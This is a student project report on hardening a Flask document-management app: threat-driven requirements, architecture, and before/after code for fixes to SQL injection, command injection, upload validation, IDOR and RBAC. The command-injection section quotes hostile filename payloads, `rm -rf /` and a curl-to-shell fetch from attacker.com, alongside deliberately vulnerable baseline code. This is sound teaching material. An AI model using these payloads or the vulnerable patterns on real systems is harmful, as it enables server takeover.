Faculty of Sciences and Technology
University of Coimbra
Master in Informatics Engineering

Secure Software

Practical Project Report

Final Submission

Authors

Daniel Pereira · 2021237092

Eduardo Marques · 2022231584

João Cardoso · 2022222301

Academic Year 2025–2026

May 17, 2026

Contents

Chapter 1

Introduction

This document constitutes the final report for the Secure Software practical project, submitted for the Master in Informatics Engineering at the Faculty of Sciences and Technology, University of Coimbra, academic year 2025–2026.

1.1 Project Repository

The project source code, CI/CD pipeline definitions, and all supplementary materials are hosted at:

`https://github.com/joaofvcardoso/ss_practical_project`

The repository has been shared with users `jrcampos` and `joseadp` with read access, as required by the project specification.

The intermediate submission covered Stages 1 and 2 of the project: Security Requirements Engineering (threat modeling, misuse cases, attack trees, risk assessment, and elicitation of 39 security requirements) and Secure Architecture and Design (trust boundaries, security domains, and eleven architectural enforcement points).

This final report covers the two remaining stages:

- **Stage 3 — Secure Implementation** (Chapter 4): translation of the architectural decisions into concrete fixes applied to the baseline codebase. Thirty-four vulnerabilities were identified and remediated.
- **Stage 4 — DevSecOps Integration** (Chapter 5): extension of the CI/CD pipeline with automated security gates. Five integration-pipeline problems and three continuous-delivery problems were identified and addressed.

All implementation decisions are linked to the security requirements (SR-01 – SR-39) and threats (T-01 – T-18) defined in the intermediate submission. Where relevant, code extracts showing the vulnerable baseline and the fixed version are provided.

Chapter 2

System Architecture and Security Design

2.1 Final System Architecture

The final system is a multi-tier web application deployed with Docker Compose. It consists of four services connected through an internal Docker network, with only the nginx reverse proxy exposed to the public interface.

Component	Role
`nginx`	TLS termination, HTTP-to-HTTPS redirect, reverse proxy to the Flask application. Enforces `server_tokens off` and sets HSTS.
`web` (Flask)	Application tier. Handles authentication, authorisation, document management, audit logging, rate limiting, and all business logic.
`db` (PostgreSQL)	Persistent storage for users, documents, sharing relationships, and the append-only audit log.
`backup`	Scheduled daily `pg_dump` and archive of the uploads directory to an isolated backup volume.

Figure 2.1 presents the final security architecture, illustrating the four security zones, the eleven enforcement points, and the CI/CD pipeline gates.



Figure 2.1: Final Architecture

2.1.1 Trust Boundaries and Security Domains

Four trust boundaries structure the system, as shown in Figure 2.1:

1. **TB-01 — Internet → Application** (Untrusted Zone): Only ports 80 (redirected) and 443 are exposed. All external traffic passes through TLS termination at nginx before reaching any application logic. Users, reviewers, and administrators access the platform exclusively via HTTPS.

2. **TB-02 — Proxy → Application Services**: Communication between nginx and the Flask application is restricted to the internal Docker network on port 5000. The Flask application is not reachable from the outside directly.

3. **TB-03 — Application → Data**: Communication between the Flask application and PostgreSQL is restricted to the internal Docker network on port 5432. The database port is not published to the host. Encrypted file storage is accessible only through the application layer after authorisation.

4. **TB-04 — Supply Chain / CI-CD → Runtime Environment**: The CI/CD pipeline interacts with the runtime environment through scoped, least-privilege tokens. Branch protection rules prevent direct pushes to the main branch.

2.1.2 Architectural Enforcement Points

Eleven enforcement points were defined in Stage 2 and are now implemented, as labelled in Figure 2.1:

1. **EP-01 — TLS Termination**: at nginx; HTTP-to-HTTPS redirect and HSTS (V-29).
2. **EP-02 — Authentication Gate**: `@login_required` decorator on all protected routes; session management with inactivity timeout and absolute lifetime (V-05, V-07, V-21).
3. **EP-03 — Rate Limiting and Account Lockout**: implemented in the Flask application via `Flask-Limiter`; per-IP and per-username limits on the login endpoint (10/min and 30/hour per IP; 5/min and 20/hour per username); per-user limit on the upload endpoint (10/min). Rate limiting is enforced at the application layer, not at nginx (V-15, V-24).
4. **EP-04 — Role Enforcement and Ownership Check**: `@admin_required` decorator on administrator routes; server-side ownership/reviewer verification on every document access; re-authentication for destructive admin actions (V-04, V-06, V-07, V-25, V-32).
5. **EP-05 — Injection Prevention**: parameterised queries throughout the data access layer; safe Python APIs for OS operations; Jinja2 auto-escaping and `textContent` replacing `innerHTML` client-side (V-01, V-02, V-08, V-09).
6. **EP-06 — File Upload Validation**: extension allowlist and magic-byte verification on file upload; `MAX_CONTENT_LENGTH` enforcement; sandboxed storage with AES-256-GCM encryption (V-03, V-23, V-31).
7. **EP-07 — CSRF Validation**: Flask-WTF synchroniser token on every POST; `SameSite=Lax` cookies as defence-in-depth (V-10).
8. **EP-08 — Audit Logging**: structured events written to an append-only PostgreSQL table; PostgreSQL RULE prevents UPDATE/DELETE from the application role; suspicious activity detection for brute-force and IDOR patterns (V-16, V-28, V-33).
9. **EP-09 — CI/CD Security Controls**: Gitleaks (fetch-depth: 0), Bandit (blocking), pip-audit (blocking), Trivy + SBOM (CycloneDX), OWASP ZAP (DAST), and cascading pipeline gates (CI-01–CI-05, CD-01–CD-03).
10. **EP-10 — Encryption at Rest**: AES-256-GCM with HKDF key derivation for uploaded files; host-level encryption documented for the database volume (V-31).
11. **EP-11 — Operational Resilience and Secure Defaults**: security response headers (CSP, X-Frame-Options, X-Content-Type-Options, Referrer-Policy, Permissions-Policy, COEP/COOP/CORP, Cache-Control), debug mode disabled, automated daily backups, global error handler (V-12, V-18, V-26, V-29, V-30, CD-03).

Architectural Security Principles

The architecture applies four principles mandated by the project specification:

Least Privilege. Each user role (User, Reviewer, Administrator) accesses only the endpoints and resources explicitly assigned to it (EP-04). The database application account holds only the DML permissions required for normal operation; DDL access is denied. CI/CD job tokens are scoped per environment (EP-09). The file storage directory is not directly served by any web-server process.

Defense in Depth. No single control is relied upon as the sole protection against any threat. Parameterised queries prevent SQL injection even if input validation is bypassed; auto-escaping prevents XSS even if CSP is misconfigured; safe file APIs prevent OS command injection even if filename validation fails (EP-05). Against malicious uploads: extension allowlisting, MIME inspection, and magic-byte validation are independent checks; sandboxed storage prevents execution even if all three fail (EP-06). Rate limiting at the application layer (EP-03) and session expiry (EP-02) independently bound the impact of credential-based attacks.

Secure Defaults. All routes are protected by authentication by default; public routes are explicitly whitelisted. Template auto-escaping is enabled globally; output must be explicitly marked safe to disable it. Security response headers (CSP, X-Content-Type-Options, X-Frame-Options, Referrer-Policy) are set on all responses by a middleware hook rather than per-route, so new routes inherit them automatically (EP-11).

Separation of Concerns. Authentication is handled exclusively by EP-02 middleware; authorisation by EP-04; rate limiting by EP-03 (Flask-Limiter, application layer); input validation at the application boundary (EP-05, EP-06); audit logging by a dedicated component (EP-08). Route handlers call a logging API rather than writing records directly. File serving is performed exclusively by the application server after authorisation; the web server process has no direct storage access.

Chapter 3

Security Goals and Security Requirements

3.1 Security Goals

Eight high-level security goals were established in Stage 1, derived from the STRIDE threat model and the system's stakeholder context:

1. **G-01 — Authentication and Authorisation**: The system shall ensure that only authenticated and authorised users can access the platform and its resources.
2. **G-02 — Least Privilege**: The system shall enforce the principle of least privilege — users operate only within their assigned role and scope.
3. **G-03 — Confidentiality of Documents**: The confidentiality of documents and user data shall be maintained — access is granted only to those explicitly authorised.
4. **G-04 — Integrity of Data**: The integrity of documents and system data shall be preserved — no unauthorised modification or deletion shall occur.
5. **G-05 — Input and File Safety**: The system shall validate and safely handle all user-supplied content, preventing malicious files or inputs from compromising the platform.
6. **G-06 — Availability and Resilience**: The system shall be available and resilient against abuse scenarios, including resource exhaustion through excessive uploads or requests.
7. **G-07 — Pipeline Integrity**: The integrity of the software delivery pipeline shall be ensured, preventing the introduction of malicious or vulnerable code into the system through the CI/CD workflow.
8. **G-08 — Accountability**: The system shall enforce accountability by logging security-relevant actions and supporting audit.

3.2 Security Requirements

Table 3.1 lists all 39 security requirements elicited in Stage 1. Each requirement is mapped to the security goal it supports and the STRIDE category it addresses.

Table 3.1: Security requirements

ID	Goal	Requirement	STRIDE
SR-01	G-01	Users must be authenticated before accessing any protected resource.	S
SR-02	G-01	Sessions must expire after a configurable period of inactivity.	S
SR-03	G-01,G-02	Users may only access documents they own or have been explicitly shared with.	S,E
SR-04	G-01,G-03	Document download must require authentication and ownership or reviewer status.	S,E
SR-05	G-03	All communication between client and server must use TLS.	T
SR-06	G-03	Document listing must never expose documents belonging to other users.	E
SR-07	G-04,G-05	Uploaded files must pass extension allowlist and magic-byte validation.	T
SR-08	G-08	Successful and failed login attempts must be audit-logged.	R
SR-09	G-04,G-08	Audit log records must be append-only and protected against deletion.	T,R
SR-10	G-06	Upload requests must be rate-limited per authenticated user.	D
SR-11	G-01,G-02	Regular users must not be able to access administrator functions.	E
SR-12	G-01	Passwords must satisfy a minimum complexity policy.	S
SR-13	G-06	Login attempts must be rate-limited per IP and per username.	D
SR-14	G-01	Session cookies must carry Secure, HttpOnly, and SameSite=Lax attributes.	S
SR-15	G-02	Role information must be stored server-side and validated on every request.	E
SR-16	G-01	Passwords must be stored as bcrypt hashes; plaintext storage is prohibited.	S
SR-17	G-03	Uploaded files at rest must be encrypted with AES-256-GCM.	T
SR-18	G-04,G-05	File uploads must be restricted to a defined allowlist of MIME types.	T
SR-19	G-03	Document metadata must not be exposed to users who are not the owner or a reviewer.	E

(continued on next page)

(continued)

ID	Goal	Requirement	STRIDE
SR-20	G-04,G-05	All user input rendered in responses must be escaped; all SQL must use parameterisation.	T
SR-21	G-01,G-02	Access to document detail pages must enforce ownership or reviewer membership.	E
SR-22	G-06	Accounts must be locked or throttled after repeated authentication failures.	D
SR-23	G-06	Upload size must be bounded by a server-enforced maximum content length.	D
SR-24	G-04,G-05	Filenames must be sanitised using a secure canonicalisation function before storage.	T
SR-25	G-08	Repeated access-denial events must trigger a suspicious-activity alert.	R
SR-26	G-08	All document operations (upload, download, delete, share) must be audit-logged.	R
SR-27	G-01,G-02	Destructive administrative actions must require password re-verification.	E
SR-28	G-01,G-02	Administrator and regular-user roles must be enforced by distinct decorators.	E
SR-29	G-06	Automated daily backups of the database and uploads directory must be configured.	D
SR-30	G-08	Unhandled exceptions must be caught globally; internal details must not be returned to clients.	I
SR-31	G-07	Debug mode must be disabled in production; configuration must be loaded from environment variables.	I
SR-32	G-07	Third-party dependencies must be free of known high or critical CVEs.	T
SR-33	G-03	Only data necessary for the stated purpose must be collected and stored.	—
SR-34	G-02,G-03	Document owners must be able to view the list of users who have been granted access.	E
SR-35	G-04	All state-changing requests must include and validate a CSRF synchroniser token.	T
SR-36	G-04,G-07	The CI/CD pipeline must enforce a cascading gate so that security jobs block image publication.	T
SR-37	G-05,G-07,G-08	Static analysis, secret scanning, SCA, and DAST must run automatically on every commit.	T,E
SR-38	G-05,G-07	A Software Bill of Materials must be generated for every published container image.	T

(continued on next page)

(continued)

ID	Goal	Requirement	STRIDE
SR-39	G-03,G-07	Secrets and credentials must never be committed to version control.	I

3.3 Categorisation and Prioritisation of Security Requirements

Following the ARM methodology and the SQUARE Step 7 guidance established in the intermediate report, the 39 security requirements are grouped into seven coherent categories and prioritised against the risk assessment results.

Table 3.2: Grouped security requirements (ARM categorisation)

Group	Category	Requirements
A	Authentication and Session Management	SR-01, SR-02, SR-12, SR-13, SR-14, SR-35
B	Authorisation and Access Control	SR-03, SR-04, SR-11, SR-15, SR-16, SR-19, SR-21, SR-27, SR-28, SR-34
C	Data Protection	SR-05, SR-06, SR-17, SR-18, SR-33
D	Input Validation and File Handling	SR-07, SR-20, SR-23, SR-24
E	Audit and Logging	SR-08, SR-09, SR-25, SR-26
F	System Availability and Resilience	SR-10, SR-22, SR-29, SR-30
G	Configuration and Deployment	SR-31, SR-32, SR-36, SR-37, SR-38, SR-39

Table 3.3: Prioritised security requirements (risk-driven)

Priority	Requirements	Driven by
Critical	SR-07, SR-18, SR-20, SR-24	T-04, T-05, T-06, T-07 (Critical risk)
High	SR-03, SR-04, SR-06, SR-09, SR-11, SR-15, SR-16, SR-19, SR-21, SR-25, SR-27, SR-28, SR-34, SR-37, SR-38, SR-39	T-03, T-06, T-10, T-12, T-14, T-16, T-17 (High risk)
Medium	SR-01, SR-02, SR-05, SR-08, SR-12, SR-13, SR-14, SR-17, SR-22, SR-26, SR-35, SR-36	T-01, T-02, T-08, T-09, T-11, T-13 (Medium risk)
Low	SR-10, SR-23, SR-29, SR-30, SR-31, SR-32, SR-33	T-01, T-15, T-17 (Low risk)

Chapter 4

Stage 3 — Secure Implementation

4.1 Overview

Stage 3 translated the security requirements and architectural enforcement points established in Stages 1 and 2 into concrete changes applied to the baseline application. The analysis identified **34 vulnerabilities**, classified by severity: three Critical, seven High, and twenty-four Medium. Every vulnerability was remediated.

Table 4.1 provides a complete index. The remainder of this chapter describes each fix in detail, grouped by severity tier.

Table 4.1: Vulnerability index — Stage 3

ID	Vulnerability	File(s)	SR	Severity
V-01	SQL Injection via string formatting	`db.py`, `app.py`	SR-20	Critical
V-02	OS Command Injection via `os.popen`	`app.py`	SR-20	Critical
V-03	File upload without validation	`utils.py`, `app.py`	SR-07,18,24	Critical
V-04	IDOR `/documents/`	`app.py`	SR-03,04,06,21	High
V-05	Insecure authentication (admin bypass, plaintext passwords)	`app.py`	SR-01,16	High
V-06	IDOR `/documents?user_id=X`	`app.py`	SR-03,04	High
V-07	No RBAC infrastructure	`app.py`	SR-03,11,15,16,28	High
V-08	Reflected XSS via `?uploaded=`	`script.js`	SR-20	High
V-09	Stored XSS via `data-title`	`script.js`, `documents.html`	SR-20	High
V-10	No CSRF protection	all templates	SR-35	High
V-11	`.env` not in `.gitignore`	`.gitignore`, `.env`	SR-39	Medium
V-12	`debug=True` in production	`run.py`	SR-31	Medium
V-13	DB credentials hardcoded in Dockerfile	`db/Dockerfile`	SR-39	Medium
V-14	Weak `SECRET_KEY` fallback	`app.py`	SR-14,39	Medium
V-15	No rate limiting on login	`app.py`	SR-13,22	Medium
V-16	No audit logging	all	SR-08,09,26	Medium
V-17	Cookies without security flags	`app.py`	SR-14	Medium
V-18	No HTTP security headers	`app.py`	SR-20,31	Medium
V-19	PyYAML 5.1 (known RCE CVEs)	`requirements.txt`	SR-32	Medium
V-20	Volume mount exposes source code	`docker-compose.yml`	SR-39	Medium
V-21	No session timeout	`app.py`	SR-01,02	Medium
V-22	No password complexity validation	`app.py`, `db.py`	SR-12	Medium

(continued on next page)

(continued)

ID	Vulnerability	File(s)	SR	Severity
V-23	No `MAX_CONTENT_LENGTH`	`app.py`	SR-23	Medium
V-24	No rate limiting on upload endpoint	`app.py`	SR-10	Medium
V-25	No re-authentication for admin actions	`app.py`	SR-27	Medium
V-26	No global error handler	`app.py`	SR-30	Medium
V-27	Owner cannot see who has access	`app.py`, `document_details.html`	SR-34	Medium
V-28	No log retention / integrity protection	`db/init.sql`	SR-09,26	Medium
V-29	No HTTPS / TLS	`docker-compose.yml`	SR-05	Medium
V-30	No automated backups	`docker-compose.yml`	SR-29	Medium
V-31	No volume-level encryption	`docker-compose.yml`	SR-17	Medium
V-32	Document metadata exposed without ownership check	`app.py`	SR-19	Medium
V-33	No suspicious activity detection	`app.py`	SR-25	Medium
V-34	No data minimization	`db/init.sql`, `app.py`	SR-33	Medium

4.2 Implemented Security Controls — Summary

Beyond the individual vulnerability fixes, the following cross-cutting security mechanisms were introduced as coherent subsystems:

Authentication and session management bcrypt password hashing, session expiry (5 min inactivity timeout + 4 hour absolute lifetime), cookie security flags (`SameSite=Lax`), weak-secret prevention at startup (V-05, V-14, V-17, V-21).

Authorisation and RBAC `@login_required` and `@admin_required` decorators, role stored in server-side session, ownership/reviewer checks on every document endpoint (V-04, V-06, V-07).

Input validation and injection prevention Parameterised queries throughout the DAL, extension allowlist + magic-byte file validation, filename canonicalisation, `MAX_CONTENT_LENGTH` enforcement (V-01, V-02, V-03, V-23).

CSRF protection Flask-WTF synchroniser tokens on all HTML forms; `SameSite=Lax` cookies as defence-in-depth (V-10).

Output encoding `textContent` replacing `innerHTML` throughout the client-side JavaScript; Jinja2 auto-escaping preserved end-to-end (V-08, V-09).

Security response headers Content-Security-Policy, X-Frame-Options, X-Content-Type-Options, Referrer-Policy, HSTS, Permissions-Policy, COEP/COOP/CORP, Cache-Control injected on every response (V-18, CD-03).

Audit logging Structured, timestamped JSON events in an append-only PostgreSQL table; PostgreSQL RULE prevents UPDATE/DELETE from the application role (V-16, V-28).

Rate limiting Flask-Limiter enforcing 10 login attempts/min and 30/hour per IP, and 5/min and 20/hour per username; 10 uploads/min per user (V-15, V-24).

Anomaly detection `check_suspicious_activity()` querying recent audit events; alerts on brute-force and IDOR enumeration patterns (V-33).

Infrastructure hardening nginx TLS termination, secrets via `.env` excluded from version control, debug mode disabled, AES-256-GCM file encryption, automated backups (V-11–V-13, V-20, V-29, V-30, V-31).

4.3 Implementation Order

Vulnerabilities were implemented in nine ordered waves, from highest to lowest risk, following the threat prioritisation established in the risk assessment:

1. **Wave 1** (V-05, V-07, V-17, V-14) — Authentication, RBAC, and cookie security infrastructure, as prerequisites for all subsequent controls.
2. **Wave 2** (V-01, V-02, V-03) — Critical injection vulnerabilities.
3. **Wave 3** (V-04, V-06, V-10) — Access control and CSRF.
4. **Wave 4** — Missing endpoints (download, share, shared documents, admin).
5. **Wave 5** (V-08, V-09, V-18) — XSS and security response headers.
6. **Wave 6** (V-11, V-12, V-13, V-15, V-16, V-19, V-20) — Hardening and configuration.
7. **Wave 7** (V-21, V-22, V-23, V-24) — Session timeout, password policy, upload limits.
8. **Wave 8** (V-25, V-26, V-27, V-28) — Admin hardening, error handling, share visibility, log integrity.
9. **Wave 9** (V-29 – V-34) — Infrastructure (HTTPS, backups, volume encryption), metadata protection, anomaly detection, data minimization.

4.4 Critical Vulnerabilities

4.4.1 V-01 — SQL Injection

Files: `db.py`, `app.py`, `utils.py` **Requirements:** `SR-20` **Threat:** `T-05`

Problem. The function `prepare_query` in `utils.py` accepted SQL and parameters but used Python string formatting with the `%` operator instead of psycopg2 parameterisation. This pattern appeared in two places: in `db.py` for the login query, and directly in `app.py` via an f-string in the document listing function. Both allowed an attacker to inject arbitrary SQL through those endpoints.

```
# utils.py
def prepare_query(sql, params):
    sql = _log_query(sql, params)
    return sql

def _log_query(sql, params):
    try:
        return sql % params  # string formatting -- vulnerable
```

```
    except Exception:
        return sql

# db.py
def get_user_by_username(cur, username):
    query = utils.prepare_query(
        "SELECT id, username, password, is_disabled "
        "FROM users WHERE username='%s'", username)
    cur.execute(query)
    return cur.fetchone()
```

Listing 4.1: Before – vulnerable string formatting in utils.py and db.py

```
# app.py
def get_documents_for_user(cur, owner_id):
    query = """
        SELECT id, title, filename, uploaded_at
        FROM documents
        WHERE owner_id=%s
        ORDER BY uploaded_at DESC
    """ % owner_id
    cur.execute(query)
    return cur.fetchall()
```

Listing 4.2: Before – direct string formatting in app.py

Fix. All database interactions were converted to use native psycopg2 parameterisation: SQL and parameters are passed separately to `cur.execute()`, and the driver handles escaping at the protocol level. String interpolation into query strings was eliminated throughout the codebase. The `prepare_query` helper in `utils.py` is no longer used and can be removed in a future cleanup.

```
# db.py
def get_user_by_username(cur, username):
    cur.execute(
        "SELECT id, username, password, is_disabled, role "
        "FROM users WHERE username = %s",
        (username,)
    )
    return cur.fetchone()
```

Listing 4.3: After – parameterised queries in db.py

```
# app.py
def get_documents_for_user(cur, owner_id):
    cur.execute(
        """
        SELECT id, title, filename, uploaded_at
        FROM documents
        WHERE owner_id = %s
        ORDER BY uploaded_at DESC
        """,
        (owner_id,)
    )
    return cur.fetchall()
```

Listing 4.4: After – parameterised queries in app.py

4.4.2 V-02 — OS Command Injection

Files: `app.py` **Requirements:** `SR-20` **Threat:** `T-07`

Problem. The `extract_metadata` function built a shell command by string concatenation and executed it via `os.popen()`. Because the filename derived from the original user-supplied upload name, an attacker could craft a filename such as `foo; rm -rf /` or `$(curl attacker.com/shell.sh | sh)` and achieve arbitrary code execution on the server.

```
def extract_metadata(filename):
    cmd = utils.build("stat ", str(filename), " 2>&1")
    return utils.call(cmd)   # os.popen(cmd).read()
```

Listing 4.5: Before – shell invocation with user input

Fix. The function was rewritten to use `pathlib.Path.stat()` directly — a pure Python call that does not spawn a shell or any subprocess. Command injection becomes structurally impossible because no shell exists to interpret strings. The fix was applied jointly with V-34 (data minimisation): the new implementation stores only `size_bytes` and `extension`, discarding path, inode, permissions, and timestamps. The `subprocess` and `os.popen` imports were removed.

```
def extract_metadata(filepath):
    try:
        p = pathlib.Path(filepath)
        size = p.stat().st_size
        ext  = p.suffix.lower()
        return f"size_bytes={size} extension={ext}"
    except Exception:
        return ""
```

Listing 4.6: After – pure Python stat call

4.4.3 V-03 — File Upload Without Validation

Files: `utils.py`, `app.py` **Requirements:** `SR-07`, `SR-18`, `SR-24` **Threats:** `T-04`, `T-07`

Problem. Three simultaneous failures: (1) `sanitize_filename` was ineffective (stripped spaces and null bytes only) and its result was ignored — files were saved using the raw user-supplied name; (2) no extension allowlist existed; (3) no content inspection was performed.

This allowed path traversal (e.g. `../../etc/passwd`), upload of executable files (`.py`, `.sh`, `.php`), and MIME-type spoofing (renaming a web shell to `document.pdf`).

Fix. `sanitize_filename` was reimplemented using `werkzeug.secure_filename` (removes path traversal and dangerous characters) followed by an allowlist check. A new `validate_magic_bytes` function independently verifies the first bytes of the file against known file signatures. Files are saved under their sanitised name, and uploaded bytes are encrypted at rest (see V-31).

```
ALLOWED_EXTENSIONS = {
    ".pdf", ".txt", ".doc", ".docx",
    ".png", ".jpg", ".jpeg", ".xls", ".xlsx"
}

MAGIC_BYTES = {
    ".pdf":  [(0, b"%PDF")],
    ".png":  [(0, b"\x89PNG")],
    ".jpg":  [(0, b"\xff\xd8\xff")],
    ".jpeg": [(0, b"\xff\xd8\xff")],
    ".doc":  [(0, b"\xd0\xcf\x11\xe0")],
    ".xls":  [(0, b"\xd0\xcf\x11\xe0")],
    ".docx": [(0, b"PK\x03\x04")],
    ".xlsx": [(0, b"PK\x03\x04")],
    ".txt":  [],   # no magic bytes for plain text
}

def sanitize_filename(filename):
    filename = secure_filename(filename)
    if not filename:
        return None
    ext = os.path.splitext(filename)[1].lower()
    if ext not in ALLOWED_EXTENSIONS:
        return None
    return filename

def validate_magic_bytes(file_stream, extension):
    signatures = MAGIC_BYTES.get(extension.lower(), [])
    if not signatures:
        return True
    header = file_stream.read(16)
    file_stream.seek(0)
    for offset, magic in signatures:
        if header[offset:offset + len(magic)] == magic:
            return True
    return False
```

Listing 4.7: After – allowlist and magic byte validation

```
# app.py
filename = utils.sanitize_filename(uploaded_file.filename)
if not filename:
    flask.flash("File type not allowed.", "error")
    return flask.redirect(flask.url_for("documents_page"))

ext = os.path.splitext(filename)[1].lower()
if not utils.validate_magic_bytes(uploaded_file.stream, ext):
    flask.flash("File content does not match its extension.", "
   error")
    return flask.redirect(flask.url_for("documents_page"))

raw_bytes = uploaded_file.read()
encrypted_bytes = crypto.encrypt_file(raw_bytes)
with open(destination, "wb") as f:
    f.write(encrypted_bytes)
```

Listing 4.8: After – sanitised filename, magic byte check, and encryption on upload

4.5 High-Severity Vulnerabilities

4.5.1 V-04 — IDOR on `/documents/<id>`

Files: `app.py` **Requirements:** `SR-03`, `SR-04`, `SR-06`, `SR-21` **Threats:** `T-03`, `T-12`

Problem. The route `GET /documents/<id>` lacked both `@login_required` and an ownership check. Any person — including unauthenticated visitors — could access any document's detail page by guessing or enumerating the integer ID.

Fix. The decorator `@login_required` was added. A server-side check verifies that the requesting user is either the document owner or an explicitly named reviewer. Requests that fail this check receive HTTP 403 and generate an audit log entry.

4.5.2 V-05 — Insecure Authentication

Files: `app.py` **Requirements:** `SR-01`, `SR-16` **Threats:** `T-01`, `T-02`

Problem. Two independent flaws: (1) a boolean operator precedence bug (`or is_admin`) caused a total bypass of authentication for admin accounts — any username paired with any password granted admin access if the username existed and the account had the admin role; (2) passwords were stored and compared in plaintext.

Fix. The authentication logic was rewritten: passwords are now stored as bcrypt hashes and verified with `bcrypt.checkpw()`. The precedence bug was eliminated by restructuring the conditional expression. Plaintext passwords in `db/init.sql` were replaced directly with bcrypt hashes.

```
# app.py
is_admin = username == "admin"

if user and (user[2] == password and not user[3]) or is_admin:
    flask.session["user_id"] = user[0] if username != "admin" else
    1
    flask.session["username"] = user[1] if username != "admin" else
    username
```

Listing 4.9: Before – authentication bypass and plaintext password comparison

```
INSERT INTO users (username, password, is_disabled) VALUES
('admin', 'L|fP1D%327mB', FALSE),
('alice', 'tth1mJj5? 58 ', FALSE),
('bob', 'De586:Iq6}?!', FALSE);
```

Listing 4.10: Before – plaintext passwords in init.sql

```
# app.py
if user and not user[3] and bcrypt.checkpw(password.encode("utf-8")
    , user[2].encode("utf-8")):
    flask.session["user_id"] = user[0]
    flask.session["username"] = user[1]
```

Listing 4.11: After – bcrypt verification and fixed operator precedence

```
INSERT INTO users (username, password, is_disabled) VALUES
('admin', '
   $2b$12$6BnTJxmeFECG7AbuYWEjVumyRyxBYrtNgDOCElfcTaghwc9uhCSC6',
   FALSE),
('alice', '$2b$12$tQ1obAxwA4FGyi/4MWHMQe5a.
   AFdoQ9flqrrbg0sj2M5Ea8XEMzJe', FALSE),
('bob', '$2b$12$p60o3qELhyx9HTi4.
   wjq3ers2cUHGJWrVhRt5z3kE8mE9aNJBiozy', FALSE);
```

Listing 4.12: After – bcrypt hashes in init.sql

4.5.3 V-06 — IDOR on `/documents?user_id=X`

Files: `app.py` **Requirements:** `SR-03`, `SR-04` **Threat:** `T-12`

Problem. The document listing endpoint accepted a `user_id` query parameter without validation. Any authenticated user could enumerate all documents belonging to any other user.

Fix. The `user_id` parameter is ignored. The endpoint now always queries documents belonging to the user stored in the server-side session, making IDOR enumeration structurally impossible from this entry point.

4.5.4 V-07 — No RBAC Infrastructure

Files: `app.py` **Requirements:** `SR-03`, `SR-11`, `SR-15`, `SR-16`, `SR-28` **Threat:** `T-16`

Problem. Sessions contained no `role` field. No `admin_required` decorator existed. There was no mechanism to prevent regular users from calling administrator-only endpoints directly.

Fix. A `role` field is stored in the server-side session at login. Two decorators were introduced: `@login_required` and `@admin_required`. All administrator-only routes (`/admin/users`, `/admin/enable`, `/admin/disable`) are protected by `@admin_required`, which returns HTTP 403 and logs the unauthorised attempt for any non-administrator caller.

```
# app.py
flask.session["user_id"] = user[0]
flask.session["username"] = user[1]
# role never stored; no admin_required decorator; /admin/* routes
   not implemented
```

Listing 4.13: Before – no role in session, no admin_required decorator

```
CREATE TABLE users (
    id SERIAL PRIMARY KEY,
    username TEXT UNIQUE NOT NULL,
    password TEXT NOT NULL,
    is_disabled BOOLEAN DEFAULT FALSE
);
```

Listing 4.14: Before – users table without role column

```
CREATE TABLE users (
    id SERIAL PRIMARY KEY,
    username TEXT UNIQUE NOT NULL,
    password TEXT NOT NULL,
    is_disabled BOOLEAN DEFAULT FALSE,
    role TEXT NOT NULL DEFAULT 'user' CHECK (role IN ('user', '
   admin'))
);

INSERT INTO users (username, password, is_disabled, role) VALUES
('admin', '...', FALSE, 'admin'),
('alice', '...', FALSE, 'user'),
('bob',   '...', FALSE, 'user');
```

Listing 4.15: After – role column with CHECK constraint

```
# app.py -- login
flask.session["user_id"] = user[0]
flask.session["username"] = user[1]
flask.session["role"] = user[4]

# app.py -- admin_required decorator
def admin_required(fn):
    @functools.wraps(fn)
    def wrapper(*args, **kwargs):
        if "user_id" not in flask.session:
            flask.flash("Please log in first.", "error")
            return flask.redirect(flask.url_for("login"))
        if flask.session.get("role") != "admin":
            flask.abort(403)
        return fn(*args, **kwargs)
    return wrapper

# Protected routes
@app.route("/admin/users")
@admin_required
def admin_users(): ...

@app.route("/admin/users/<int:user_id>/disable", methods=["POST"])
@admin_required
def admin_disable_user(user_id): ...

@app.route("/admin/users/<int:user_id>/enable", methods=["POST"])
@admin_required
def admin_enable_user(user_id): ...
```

